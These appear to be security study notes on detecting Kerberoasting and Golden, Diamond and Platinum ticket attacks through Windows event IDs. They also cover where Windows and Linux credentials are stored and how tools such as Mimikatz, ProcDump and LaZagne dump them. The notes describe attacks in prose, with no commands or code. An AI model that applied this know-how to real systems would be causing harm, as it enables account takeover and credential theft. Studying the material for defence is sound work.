It is possible to identify various signs of Kerberoasting by observing the Windows event log for unusual requests for ticket-granting service (TGS).

Event ID 4769 - A Kerberos Service Ticket was requested.
- Key Description Fields: Account Name, Service Name, Client Address

Event ID 4770 - A Kerberos Service Ticket was renewed.
- Key Description Fields: Account Name, User ID, Service Name, Service ID

Detection Methods for the Golden Ticket Attack :

A Golden Ticket attack is a malicious cybersecurity attack that exploits weaknesses in the **Kerberos identity authentication protocol to bypass normal authentication and access an organization's domain**.
It allows an attacker to gain almost **unlimited access** to an organization's domain (devices, files, domain controllers, etc.) by accessing user data stored in Microsoft Active Directory (AD).
The attack is named after the Golden Ticket in the book and movie Charlie and the Chocolate Factory, which allowed **unlimited access** to a well-guarded candy factory.
To carry out a Golden Ticket attack, the attacker needs the **fully qualified domain name, the security identifier of the domain, the KRBTGT password hash and the username of the account they are going to access.**

Event ID 4769 - A Kerberos Service Ticket was requested.
- Key Description Fields: Account Name, Service Name, Client Address

Event ID 4624 - An account was successfully logged on.
- Key Description Fields: Account Name, Account Domain, Logon ID

Event ID 4627 - Identifies the account that requested the logon.
- Key Description Fields: Security ID, Account Name, Account Domain, Logon ID

Which difference between Platinum and diamond ticket attack ?

Diamond Ticket Attack:
Objective: The Diamond Ticket attack aims to compromise authentication within a network by **exploiting the Kerberos protocol**.

Access Requirement:
Requires **access to the KRBTGT key.**
Almost certainly also requires **access to the AES256 key.**

Attack Process:
Decrypts and Re-encrypts Genuine TGTs:
Unlike Golden Ticket attacks (which forge a ticket granting ticket from scratch),
Diamond Ticket attacks take advantage of the ability to decrypt and re-encrypt genuine TGTs requested from a domain controller (DC).

Diamond PAC:
The original Diamond PAC attack:
Requests a TGT without a Privilege Attribute Certificate (PAC).
Ensures that the service account for the target service does not have the NA bit set in its UserAccountControl (UAC) attribute.
Forges a PAC and signs it with the KRBTGT key.
Injects the PAC into the resulting service ticket.

Note: Using a TGT without a PAC is no longer possible on fully up-to-date DCs due to Kerberos/AD patches.

Simplified Version:
The attack was simplified, removing most requirements, making it possible on fully up-to-date DCs.
The Diamond Ticket still leverages the ability to decrypt and re-encrypt genuine TGTs.

Platinum Ticket Attack:
Objective: The Platinum Ticket attack also targets the Kerberos protocol.

Access Requirement:
Requires access to the KRBTGT key.
Also requires access to the AES256 key.

Attack Process:
Forges Service Tickets:
Platinum Ticket attacks forge service tickets for specific services.
These tickets grant unauthorized access to specific services within the network.
The attacker can impersonate legitimate users for those services.

Persistence and Lateral Movement:
Platinum Tickets provide persistence by allowing attackers to maintain access even after password changes.
They facilitate lateral movement within the network.

Where Are Windows OS Credentials Stored?

1. Security Account Manager (SAM) database:
The SAM is a protected system file located on the local machine, which stores the hashed versions of the password for all local user accounts on the system.

2. Local Security Authority Subsystem Service (LSASS) memory:
LSASS is a Windows process responsible for authenticating user logins and enforcing security policies. When a user logs in, the LSASS process retrieves the user's credentials from the SAM database and stores them in memory for the duration of the session.

3. NTDS.dit:
NTDS.dit is a database file on domain controllers containing all of the Active Directory data. The data in the NTDS.dit file is replicated between domain controllers in a domain or forest. If a user's account is in Active Directory, the hashed passwords are stored in the NTDS.dit file.

This allows users to authenticate across all domain-joined machines.

4. Local Security Authority (LSA) Secrets:

LSA secrets is a mechanism that allows storing secrets, such as passwords, in the Windows Registry. These secrets can be used to authenticate services, schedule tasks, and other tasks that require a password.

5. Cached Domain Credentials:

When a user logs into a Windows computer that is part of a domain, the user's domain credentials are cached on the local machine so that the user can continue to access resources on the network if the domain controller is unavailable. The cached credentials are typically stored in the LSASS memory and can be used to authenticate the user even if the domain controller is not reachable.

6. Credentials Manager:

Credential Manager is the built-in Windows feature that allows users to store and manage their credentials, like passwords or certificates. These credentials will be used when a user wants to access a network resource, web page, or application that requires a user name and password.

7. Group Policy:

In certain situations, credentials may be stored in Group Policy to allow automatic login for a specific user or group of users. This can be useful in cases where a user needs to access a resource that requires a username and password, but the user is not present to enter the information manually.

Where Are Linux and macOS Credentials Stored?

1. /etc/passwd:

This file is used to store user information, including username, user ID (UID), group ID (GID), and home directory path.

2. /etc/shadow:

This file is used to store the password hashes and other information related to user authentication, such as the last time the password was changed and the date on which the account will expire. This file is only readable by the root user.

3. PAM (Pluggable Authentication Modules):

PAM is a framework that allows Linux and macOS systems to use multiple authentication methods, such as local password authentication, Kerberos, and smart cards. PAM is configured through a series of files located in the /etc/pam.d directory.

4. NSS (Name Service Switch):

This is a facility provided by the operating system that allows switching between different sources of information. For example, information about users, groups and hosts. It is configured via the /etc/nsswitch.conf file. It can include the files /etc/passwd and /etc/shadow or an external database like LDAP, AD or NIS.

5. Kerberos:

Kerberos is an authentication protocol that uses tickets to establish secure connections between clients and servers. Kerberos is typically used in enterprise environments and is configured through the krb5.conf file, usually located in the /etc directory.

Adversary Use of LSASS Memory

Since LSASS memory contains valuable credentials, adversaries utilize **various methods and tools to dump LSASS memory and extract credentials**:

- **Mimikatz:**
  Mimikatz is the most common tool for credential dumping. Mimikatz can extract plaintext passwords, password hashes, PIN codes , and Kerberos tickets from memory. Adversaries also use Mimikatz to perform pass-the-hash, pass-the-ticket, and Golden tickets attacks.
- **Gsecdump:**
  gsecdump is a credential dumping tool that can harvest password hashes from LSA secrets, Active Directory (AD), Security Acco unt Manager (SAM), and logon sessions.
- **ProcDump:**
  ProcDump is a legitimate tool part of the Microsoft Sysinternals suite. ProcDump monitors applications for CPU spikes and gen erates a memory dump of processes. However, adversaries abuse ProcDump to dump LSASS memory and extract credentials from the memory dump.
- **Windows Task Manager:**
  Users can create memory dumps for processes using Windows Task Manager's Create Dump File feature. Adversaries with SYSTEM pr ivilege can use this feature to dump LSASS memory.
- **Direct System Calls and API Unhooking:**
  Adversaries may use direct system calls to avoid security controls. By executing the system calls directly, adversaries bypas s Windows and Native API and may also bypass any user-mode hooks used by security controls. For example, Dumpert can dump LSASS memory via direct system calls and API unhooking.

Adversary Use of Proc Filesystem

The proc filesystem (procfs) can **potentially be used by attackers to obtain credentials and other sensitive information about the operating system and its processes**.
There are several ways in which attackers may use the procfs for this purpose:

1. Extracting Command-line Arguments	The procfs contains virtual files with the command-line arguments of each running process on the system. An attacker may attempt to read these files in order to obtain any sensitive information that may have been passed as command-line arguments, such as passwords or API keys.
2. Reading Environment Variables	The procfs contains virtual files with the environment variables of each running process. An attacker may attempt to read these files in order to obtain sensitive information that may be stored in environment variables, such as credentials for external services or database servers.
3. Obtaining Process Information	The procfs contains virtual files with information about the processes running on the system, including the current working directory, open file descriptors, and other details. An attacker may use this information to gather intelligence about the system and potentially identify processes that may be of interest.
4. Reading Kernel Information	The procfs contains virtual files and directories with information about the kernel and its configuration. An attacker may attempt to read these files in order to obtain information about the version of the kernel, the system archit ecture, and the loaded kernel modules. This information may be used to tailor an attack to the specific system and potentially exploit known vulnerabilities. An adv ersary may use the following tools to extract credentials using the proc file system:

- **MimiPenguin**
  is an open-source tool capable of dumping process memory and harvesting passwords and hashes by searching for text strings and regular e xpressions.
- **LaZagne**
  can extract credential information from process memory with the memorydump.py module.
  It includes regex patterns for passwords of common websites, such as Gmail, Dropbox, Salesforce, PayPal, Twitter, Github, and Slack. Lazagne uses these patterns to dump cleartext passwords from the browser's memory.
  Its mimipy.py module is a Python port of MimiPenguin.
- **Procdump**
  for Linux is a Linux reworking of the classic ProcDump tool from the Sysinternals suite of tools for Windows.
  It provides Linux developers with a straightforward method for generating core dumps of their applications in response to per formance triggers.
  Naturally, adversaries utilize this tool to dump process memory and extract credentials from dumped memory.